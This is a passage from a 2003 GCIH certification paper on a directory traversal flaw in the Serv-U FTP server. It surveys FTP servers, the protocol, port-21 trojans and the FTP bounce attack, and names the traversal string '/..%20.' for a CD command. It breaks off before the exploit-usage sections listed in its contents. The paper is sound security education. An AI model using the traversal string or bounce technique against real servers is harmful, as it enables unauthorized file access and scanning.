GCIH Practical Assignment (v2.1)

Option 2: In Support of the Cyber Defense Initiative

Directory Traversal Exploit in Serv-U FTP Server

Submitted By:

Fadi Shalabi

February 2003

TABLE OF CONTENTS

Abstract..1

Part 1: Targeted Port..2

1.1 TARGETED SERVICE..3
WU-FTPD..*3*
ProFTPD..*4*
IIS FTP..*4*
GuildFTPd..*4*
Serv-U..*5*
Blade Runner..*5*
Doly Trojan..*6*
Other Trojans & Malicious Software..*7*
1.2 DESCRIPTION..8
1.3 BRIEF PROTOCOL OVERVIEW..8
Active FTP, Passive FTP, and Firewalls..*9*
1.4 VULNERABILITIES & SECURITY ISSUES..10
The Control Connection Follows the Telnet Protocol..*11*
FTP Commands, Username and Password are Transmitted as Plain Text..*11*
Anonymous Access..*11*
Remote Execution of Commands on the Server..*11*
The FTP Bounce Attack..*11*
Top Vulnerabilities for Port 21..*13*

Part 2: Specific Exploit..14

2.1 EXPLOIT DETAILS..14
2.2 DESCRIPTION OF VARIANTS..14
2.3 PROTOCOL DESCRIPTION..15
FTP Commands..*16*
FTP Replies..*18*
Example of a Complete FTP Session (Active Mode)..*21*
Example of a Complete FTP Session (Passive Mode)..*22*
2.4 HOW THE EXPLOIT WORKS..23
2.5 HOW TO USE THE EXPLOIT..25
2.6 SIGNATURE OF THE ATTACK..29
2.7 HOW TO PROTECT AGAINST THE EXPLOIT..32
2.8 SOURCE CODE/PSEUDO CODE..33

References..34

Appendix A: List of Vulnerabilities in FTP software..35

Appendix B: List of .. (dot dot) Attacks..46

Appendix C: FTP Commands..64

Appendix D: ASCII Characters and Their Hex Codes..70

Abstract

This paper examines a directory traversal exploit used against the popular Serv-U FTP server. This exploit is used to demonstrate the potential damage that can be done to systems that are vulnerable to directory traversal attacks.

First, the FTP protocol and services are examined to demonstrate how the protocol should work. The protocol's weaknesses and security issues are also discussed.

Directory traversal attacks are common in networking software. Examples are presented to show the variety of services that can be attacked using this kind of vulnerability.

The second part of this paper examines one exploit in particular, a directory traversal exploit that is a variant of a .. (dot dot) attack. To further enhance the understanding of how the exploit works, a brief description of .. (dot dot) attacks is included.


Logs and screenshots show how the attack works and how it can be executed.

Finally, the paper describes how to detect the attack, and how to protect against it. Several precautions can be taken to protect against directory traversal vulnerabilities.

Part 1: Targeted Port

This assignment will focus on one of the most commonly used protocols on the Internet, the File Transfer Protocol, or as it is commonly known, FTP.

FTP servers usually listen for incoming connection requests on port 21. Figure 1 shows that port 21 is one of the top 10 attacked ports on the Internet.



Service Name	Port Number	30 day history	Explanation
netbios-ns	137		
ms-sql-s	1433		Microsoft SQL Server
http	80		HTTP Web server
https	443		
microsoft-ds	445		
domain	53		Domain name system. Attack against old versions of BIND
???	4662		
ftp	21		FTP servers typically run on this port
asp	27374		Scan for Windows SubSeven Trojan
netbios-ssn	139		Windows File Sharing Probe

Figure 1: Top 10 Attacked Ports from www.incidents.org. (December 26, 2002)

Hackers attack port 21 hoping to find a vulnerable FTP server that can be used to gain unauthorized access to the system hosting the FTP server. This paper provides an overview of the common vulnerabilities that can be found on FTP servers.

The main focus of the paper, however, will be on the directory traversal exploit that can be used against some versions of the popular FTP server Serv-U. Serv-U is a popular FTP server, especially among home users and small businesses. Serv-U has a long history of evolution and has made a name for itself among Windows-based FTP servers.[1]

[1] Server Watch

1.1 Targeted Service

When port 21 is attacked, the target service is usually an FTP server. FTP servers listen for incoming connection requests on TCP port 21 by default. FTP servers are used to allow users to download/upload files from/to the server.

Many companies have public FTP servers on the Internet that allow anyone to download files that are available to the Internet public. Users log in with the username 'anonymous' and any password. Such FTP servers are said to allow *anonymous* FTP access.

There are also private FTP sites that only allow access to users who have a valid username and password on the server. These are used as a way to distribute files to employees and allow them to share files.

There are many FTP server programs. They range from full-featured freeware programs to commercial packages that cost hundreds of dollars. The more popular a particular server is, the more dangerous it becomes when a new vulnerability is discovered. A larger user base means more potential targets to attack, especially when all network administrators have not yet had the chance to patch or upgrade their FTP servers soon after the discovery of a new vulnerability.

Therefore, it is useful to introduce some of the most commonly used FTP server software on the Internet:

WU-FTPD

Latest version:	2.6.2
Released:	29 Nov 2001
Developer:	WU-FTPD Development Group (http://www.wuftpd.org)
Operating System:	Unix-based servers, Linux
Cost:	Free
Comments:	WU-FTPD is the most widely used FTP server on Linux servers[2] because it comes with most major Linux distributions. Unfortunately it is known to have plenty of vulnerabilities. Version 2.6.2 replaces versions 2.6.1 and earlier which were vulnerable to multiple vulnerabilities outlined in CERT advisory CA-1999-13. The vulnerabilities range from buffer overflow vulnerabilities that allow attackers to execute arbitrary code on the server with root privileges, to memory leaks that could cause the server to crash.

[2] King

ProFTPD

Latest version:	1.2.7
Released:	5 Dec 2002
Developer:	ProFTPD Project (http://www.proftpd.net)
Operating System:	Unix-based servers, Linux
Cost:	Free
Comments:	ProFTPD was designed to be a highly configurable and secure FTP server. The development team chose to build it from scratch to avoid building on weaknesses in other open source FTP servers. As a result it is considered to be a more secure FTP server than WU-FTPD. Several well-known and highly regarded organizations use it as their FTP server, such as Source Forge, Linksys, and Harvard Law School.

IIS FTP

Latest version:	5.0
Release date:	Feb 2000
Developer:	Microsoft Corp. (http://www.microsoft.com/iis)
Operating System:	Windows 2000 Server Family
Cost:	Included with the Windows 2000 Operating System
Comments:	IIS FTP is the FTP Server component in Internet Information Server, Microsoft's Web and Application server program. Vulnerabilities are discovered all the time in IIS, and Microsoft fixes them by issuing patches and security updates. Obviously, because of IIS's inclusion in the Windows 2000 server family, it is very widely used on Windows-based servers in the Internet, which leaves many sites vulnerable to attacks between the time a new vulnerability is discovered and a patch is released.

GuildFTPd

Latest version:	0.999.6
Release date:	22 Nov 2002
Developer:	Steve Poulsen (http://www.guildftpd.com)
Operating System:	Windows 95/98/NT/Me/XP/2000
Cost:	Free
Comments:	GuildFTPd is a freeware, full-featured FTP server for Microsoft Windows platforms. It is growing in popularity because it is free, and also because it can be used in conjunction with the popular IRC program mIRC to set up file servers on IRC channels. Version 0.999.6 replaces version 0.999.5, which had a directory traversal vulnerability that allowed attackers to access any files outside the FTP root directory. That vulnerability is similar to the one that is the main topic of this paper.


Serv-U

Latest version:	4.1.0.3
Release date:	3 Jan 2003
Developer:	Rhino Software, Inc. (http://www.rhinosoft.com)
Operating System:	Windows 95/98/NT/Me/XP/2000
Cost:	Personal Edition (Free), Standard ($40), Professional ($250)
Comments:	Serv-U is a popular FTP server that has been around since 1997. It evolved from a shareware program developed by shareware author, Rob Beckers, to a popular FTP server that is sold and marketed by Rhinosoft Software. Currently, it comes in three editions to accommodate the needs of different types of users, from simple home use to secure servers for organizations. Recent versions have support for secure FTP sessions using SSL.

In addition to legitimate FTP servers that use port 21, there are also Trojan programs that use it to provide backdoor access to attackers. This is one of the factors that make port 21 one of the most scanned and attacked ports on the Internet. Hackers and script kiddies scan networks for any hosts that have port 21 open, hoping to find target hosts that are running a vulnerable version of an FTP server, or hosts infected with a Trojan that uses port 21. Using port 21 to access a Trojan server is convenient because its traffic may not be detected by packet-filtering firewalls that will view this malicious traffic as legitimate FTP traffic. The discussion of services that use port 21 would not be complete without introducing a couple of popular Trojans that use port 21.

Blade Runner

Blade Runner is a nasty Trojan that can be installed by attaching it to an innocent-looking executable file that is sent in an email or over an instant messaging session. Once it is installed on the target host, an attacker can upload/download files using the FTP server component. The attacker can also change the wallpaper of the target, view and/or kill open applications, hide/show the cursor, send a pop-up message, execute a program on the target, hide/display the Start button, show a picture, and open/close the CD-ROM drive tray. Blade runner uses port 21 for FTP transfers. It also uses ports 5400 to 5402. The next figure shows a screenshot of the Blade runner client and its features.




Blade Runner version 0.80 alpha

Host : 67.87.117.150

Figure 2: Screenshot of the Blade Runner Trojan horse client.

Doly Trojan

The Doly Torjan is another program that can cause extensive damage to an infected target. The screenshot in the next figure shows all the tricks it can perform on the infected host, which are meant to confuse and scare the user on that host. Such tricks include enabling and disabling double clicks by the mouse, changing system colors, showing a message from the “FBI”, swapping mouse buttons, and so on. The most damaging feature, however, is the option to format the hard disk on the target host. Formatting the hard disk can cause extensive program and data loss that may be irrecoverable.



127.0.0.1

c:\windows\notepad.

This is the FBI ! wtz-up

The-H-man

The-H-man

www.download.com

Owner Org'

Figure 3: Screenshot of the Doly Trojan client.

Other Trojans & Malicious Software

There are a lot of other Trojans that run on port 21. Here is a listing of some well known ones:

- Back Construction
- Cattivik FTP Server
- CC Invader
- Dark FTP
- Fore
- Invisible FTP
- Juggernaut 42
- Larva
- Motiv FTP
- Net Administrator
- Ramen
- Senna Spy FTP server
- SSFS 1.0
- The Flu
- Traitor 2.1
- WebEx
- WinCrash

The most effective method to protect against such Trojan programs is to have active and up-to-date anti-virus software running at all times. In addition, email attachments should only be opened if they are sent from trusted sources, and even then, after being scanned by the anti-virus software. Email attachments that are executable files should be handled with even more caution than simple data files (images, documents, video clips, …etc.) because they can easily install a Trojan program.

1.2 Description

RFC 959 describes the objectives of the FTP protocol as follows:

1. to promote the sharing of files (applications and/or data files)
2. to encourage indirect or use of remote computers (using client programs)
3. to shield a user from variations in file storage systems among hosts, and
4. to transfer data reliably and efficiently.

FTP was designed to be used by programs (FTP clients), not directly by the user. The user usually uses an FTP client program to perform the tasks needed and sending the FTP commands needed to perform these tasks, like logging into the FTP server, downloading files, or uploading files. The benefit is that the user does not have to learn FTP commands, all they need to learn is to use the user interface (UI) of the FTP client program.

1.3 Brief Protocol Overview

FTP servers and clients use the FTP protocol, which is described in RFC 959. The FTP protocol uses TCP as the transport protocol, which uses the Internet Protocol (IP) as the network protocol that carries FTP packets across the Internet.

FTP servers usually listen for incoming connection requests on TCP port 21. This connection is established between the protocol interpreter of the client (user PI) and the protocol interpreter of the server (server PI). The user PI will use this connection to send FTP commands to the server PI. The server PI will send FTP replies to the user PI over the same connection. Examples of FTP commands are:

- A request for a directory listing,
- a change current working directory operation,
- or an upload or download request.

The user will use the FTP client's user interface (UI) to request certain FTP operations. The UI will send the appropriate commands to the user PI which will communicate with the server PI. The FTP commands and replies are sent using unencrypted, plain text. Even the username and password are sent in plain text. Clearly, this is a major threat to the security of FTP connections, and it is discussed in more detail in the section titled "Vulnerabilities & Security Issues".

When an upload or download is requested, another TCP session will be established. This data connection will be initiated from port 20 on the server to a random port on the client (this is called an active FTP session). This session will allow communication between the server data transfer process (server DTP) and the client data transfer process (user DTP). If the client requested from the server that it runs in passive FTP mode, the establishment of the data connection will be slightly different. Passive FTP is explained below under the section titled "Active FTP, Passive FTP, and Firewalls".

If the user wishes to download a file from the FTP server, the server DTP will send the file over the data connection to the user DTP. If the user is uploading a file to the FTP server, then the user DTP will send the file to the server DTP.

The DTPs on both sides have access to the file systems on their respective systems. The DTP doing the uploading will need to read from the file system, while the receiving DTP will need to write the received file to its file system. The following figure illustrates the process.




Figure 4: The FTP Model.[3]

Active FTP, Passive FTP, and Firewalls

As shown above, when a data connection is needed, it is established from port 20 on the server to an ephemeral, or random, port number (greater than 1023) on the client. The client tells the server which random port to connect to on the client using the `PORT` command. This is called *Active FTP Mode*, and it used by default on the server. Active FTP may seem slightly counter-intuitive because the server is initiating the data connection to the client. In other words, the control connection is established from client to server, while the data connection is established from server to client.

[3] Postel

As a result of this peculiar behavior, some problems may occur when the server attempts to establish a TCP session between itself and the client. This is especially obvious in the situation where the client is behind a firewall that allows the establishment of outgoing TCP connections, but does not allow incoming connections to the network where the client is located.



FIREWALL
Incoming connections blocked
X
Outgoing connections allowed
FTP Client
FTP Server
Network protected by Firewall

Figure 5: Firewall blocking incoming TCP connections when using Active FTP.

In such a case, the firewall will allow the client to establish the control connection because that connection is being established from inside the network to the outside. But the firewall may be configured to block connections originating from outside the network to the inside. This means that the data connection that is being initiated by the FTP server will be blocked.

The solution to this problem is passive FTP mode. The client can request passive FTP mode by sending the `PASV` command to the server instead of the `PORT` command. In passive FTP, the data connections will be established from an ephemeral port on the client to an ephemeral port on the server that is specified by the server in its reply to the `PASV` command. The firewall will not block the data connection in this case because it is also originating from inside the network to the outside world.

1.4 Vulnerabilities & Security Issues

The FTP protocol is an old protocol that was developed at a time when security was not a primary concern. The first official FTP standard, RFC 454, was published in 1971. The most recent FTP standard, RFC 959, was published in 1985 – ages ago in cyber years. As a result, it has some major weaknesses that make it especially vulnerable to certain kinds of attacks. This section explores these weaknesses.

The Control Connection Follows the Telnet Protocol

The FTP control connection between the user PI and the server PI uses the Telnet Protocol. Therefore it is easy for an attacker to send FTP commands directly to the server PI, bypassing the need for a user interface to issue these commands. Simply by telnetting into port 21, the attacker can send any FTP command to the server. There are some FTP commands that are frequently used by attackers to glean important information about the server and the system as a whole. `SITE`, `STAT` and `SYST` are commonly used for that purpose.

FTP Commands, Username and Password are Transmitted as Plain Text

The most important weakness in the protocol is the fact that all FTP commands and replies are sent in plain text without any encryption. This includes the username and password. If a malicious user is sniffing the traffic between the FTP client and the server, they can easily obtain the username and password of the user. Then, they can use the stolen username/password to log into the FTP server and download any files accessible to that user. As a result, "FTP servers should never be used to distribute sensitive material".[4]

Anonymous Access

Other security issues arise when the FTP server allows anonymous logins. Anonymous users are users who do not have a specific account on an FTP server. These users are allowed to log in using the username "anonymous" and any password.

Usually, anonymous users have more restricted rights than regular users who have an account on the FTP server. Still, anonymous access can allow a malicious user to log in and explore the system from the inside, making it easier for him/her to look for vulnerabilities to exploit. An anonymous user can use the exploit discussed in this paper to take control of the system.

Remote Execution of Commands on the Server

The execution of commands on an FTP server can be very helpful to an attacker. The `SITE EXEC` command allows the execution of commands on the server. The server software must only allow the execution of benign commands that will not cause harm. But many exploits use bugs in the server software to execute malicious code that can compromise the security of the FTP server and the system on which it resides. If the malicious user can upload a backdoor program and execute it on the server, he/she can now control the system.

The FTP Bounce Attack

The FTP bounce attack is an old and well-known attack. It was published by Hobbit in 1995. RFC 2577, titled "FTP Security Considerations," describes

[4] Gibbs

how to guard against this attack. However, there are still FTP servers that are not configured properly to block it.

As discussed earlier, in active FTP mode, when a data connection needs to be established between the client and the server, the client uses the PORT command to tell the server which destination IP address and port number to connect to. The IP address would be the IP address of the client, and the port number would be an ephemeral port number that the client has grabbed to accept the data connection from the server.

In an FTP bounce attack, the attacker uses the PORT command to give the server the IP address and port number of a victim machine instead of the client. The server will then establish a connection to the victim machine. The most common goals of the FTP bounce attack are:[5]

1. **Port scanning**
   The attacker wishes to scan ports on the target machine, but the scan should appear to come from the FTP server used by the attacker. To perform the port scan, the attacker issues a PORT command to the FTP server with the IP address and port number of the target machine. The FTP server attempts to establish a TCP connection to the target IP address and port number. If the connection is established, the attacker knows that the port is open. If not, then the port is closed.

   This port scanning technique can be used not only to hide the identity of the attacker, but also to bypass security policies by launching the port scan from a machine that may be allowed to communicate with the target host.

2. **Bypassing a firewall**
   Because the origin of the TCP connection is the FTP server and not the attacker, it is possible to bypass security policies on a firewall and perform a port scan or send commands to an internal server that is not directly accessible to the attacker. The attacker can use an anonymous FTP server that is part of the same network as the target internal server. If the firewall does not check connections originating from the anonymous FTP server, then the attacker can scan or send commands to any internal server from the FTP server.

3. **Sending commands to a non-FTP service**
   The attacker can upload a file from the FTP server to another non-FTP server, such as an SMTP server. The file would contain commands relevant to that server, such as SMTP commands to send a bogus email.

[5] CERT Coordination Center

Top Vulnerabilities for Port 21

The following table lists the top vulnerabilities for port 21. The first entry is the main focus of this paper.

Table 1: List of top TCP port 21 vulnerabilities from http://www.incidents.org.

CVE ID	Description
CVE-2001-0054	Directory traversal vulnerability in FTP Serv-U before 2.5i allows remote attackers to escape the FTP root and read arbitrary files by appending a string such as "/..%20." to a CD command, a variant of a .. (dot dot) attack.
CVE-2001-0053	One-byte buffer overflow in replydirname function in BSD-based ftpd allows remote attackers to gain root privileges.
CVE-2000-0573	The lreply function in wu-ftpd 2.6.0 and earlier does not properly cleanse an untrusted format string, which allows remote attackers to execute arbitrary commands via the SITE EXEC command.
CVE-1999-0789	Buffer overflow in AIX ftpd in the libc library.
CVE-1999-0671	Buffer overflow in ToxSoft NextFTP client through CWD command.
CVE-1999-0368	Buffer overflows in wuarchive ftpd (wu-ftpd) and ProFTPD lead to remote root access, a.k.a. palmetto.
CVE-1999-0202	The GNU tar command, when used in FTP sessions, may allow an attacker to execute arbitrary commands.
CVE-1999-0082	CWD ~root command in ftpd allows root access.

Appendix A provides a more extensive list of vulnerabilities that are associated with the FTP protocol.

Part 2: Specific Exploit

This section will describe in detail the specific exploit chosen for this paper. The discussion will include how the exploit works, how to protect against it, and a detailed description of the target service, namely the File Transfer Protocol (FTP).

2.1 Exploit Details

Name:	▪ **CVE-2001-0054**
Variants:	▪ N/A
OS:	▪ Microsoft Windows 95/98/NT/2000/XP
Protocols/Services:	▪ FTP Server
Description:	▪ This is a directory traversal vulnerability in the Serv-U FTP server, in versions prior to 2.5i. ▪ It allows remote attackers to escape the FTP root and read/write arbitrary files by appending a string such as "/..%20." to a CD command. ▪ This is a variant of a .. (dot dot) attack.
Capabilities:	▪ Listing the contents of any directory in the same drive/volume as the FTP root directory. ▪ Downloading any file in any directory in the same drive/volume as the FTP root directory. ▪ Uploading any file to any directory in the same drive/volume as the FTP root directory.
Limitations:	▪ Attacker can only access files and directories in the same drive/volume as the FTP root directory.

2.2 Description of Variants

This directory traversal exploit is a variant of a .. (dot dot) attack itself. There are numerous directory traversal dot dot exploits against FTP servers. This attack is not limited to FTP servers however. It can be used against other services as well, including FTP clients, Web servers Samba servers, and Webmail servers. However, FTP and Web servers are the most likely targets for such an attack.

Most dot dot attacks are directory traversal attacks that allow reading or writing arbitrary files to directories that should be off limits to the attacker.

Here are a few recent examples obtained from http://cve.mitre.org. All these examples were documented in 2002, and they demonstrate the variety of services that can be attacked:

- Exploit CAN-2002-1345 can be used against several FTP clients, allowing a malicious remote FTP server to create or overwrite files at the client system via filenames containing absolute paths or .. (dot dot) sequences. This is an example of a dot dot attack against an FTP client.

- Exploit CAN-2002-0661 is a directory traversal vulnerability in Apache versions 2.0 to 2.0.39 on Windows, OS2, and Netware. It allows remote attackers to read arbitrary files and execute commands via .. (dot dot) sequences containing \ (backslash) characters. This is an example of a dot dot attack against a Web server.

- Exploit CAN-2002-0415 is another directory traversal vulnerability in the web server used in RealPlayer version 6.0.7, and possibly other versions. This exploit may allow local users to read files that are accessible to RealPlayer via a .. (dot dot) in an HTTP GET request to port 1275. This is an example of a dot dot attack targeting the web server component in a popular multimedia player.

- Exploit CAN-2002-0399 is a directory traversal vulnerability in GNU tar versions 1.13.19 to 1.13.25, and possibly later versions. This exploit allows attackers to overwrite arbitrary files during archive extraction via a "/.." or "./.." string, which removes the leading slash but leaves the "..". This is an interesting example because the vulnerability is in a file compression utility.

- Exploit CAN-2002-1209 is a directory traversal vulnerability in SolarWinds TFTP Server version 5.0.55, and possibly earlier. It allows remote attackers to read arbitrary files via "..\" (dot-dot backslash) sequences in a GET request. This is an example of an attack targeting a Trivial FTP (TFTP) server.

Appendix B contains a complete list of dot dot exploits from http://cve.mitre.org.

2.3 Protocol Description

RFC 959 is the official and most recent specification for the FTP protocol. It was published in October 1985 and it replaces RFC 765 as the official specification for the FTP protocol. RFC 765 was published in June 1980.

FTP is a unique protocol in that it uses 2 separate TCP connections. The first connection is called the “control connection”. It carries the FTP commands from the user-PI to the server-PI, and carries the FTP replies from the server-PI to the user-PI. The control connection follows the Telnet protocol, which is one of the weaknesses of the protocol, as discussed in section 1.4 above.

The second connection is called the “data connection”. This is a full-duplex connection between the user-DTP and the server-DTP. Files are uploaded or downloaded over this connection.

The data connection is established when a file transfer is requested by the user-PI. The data connection can be established in one of two ways:

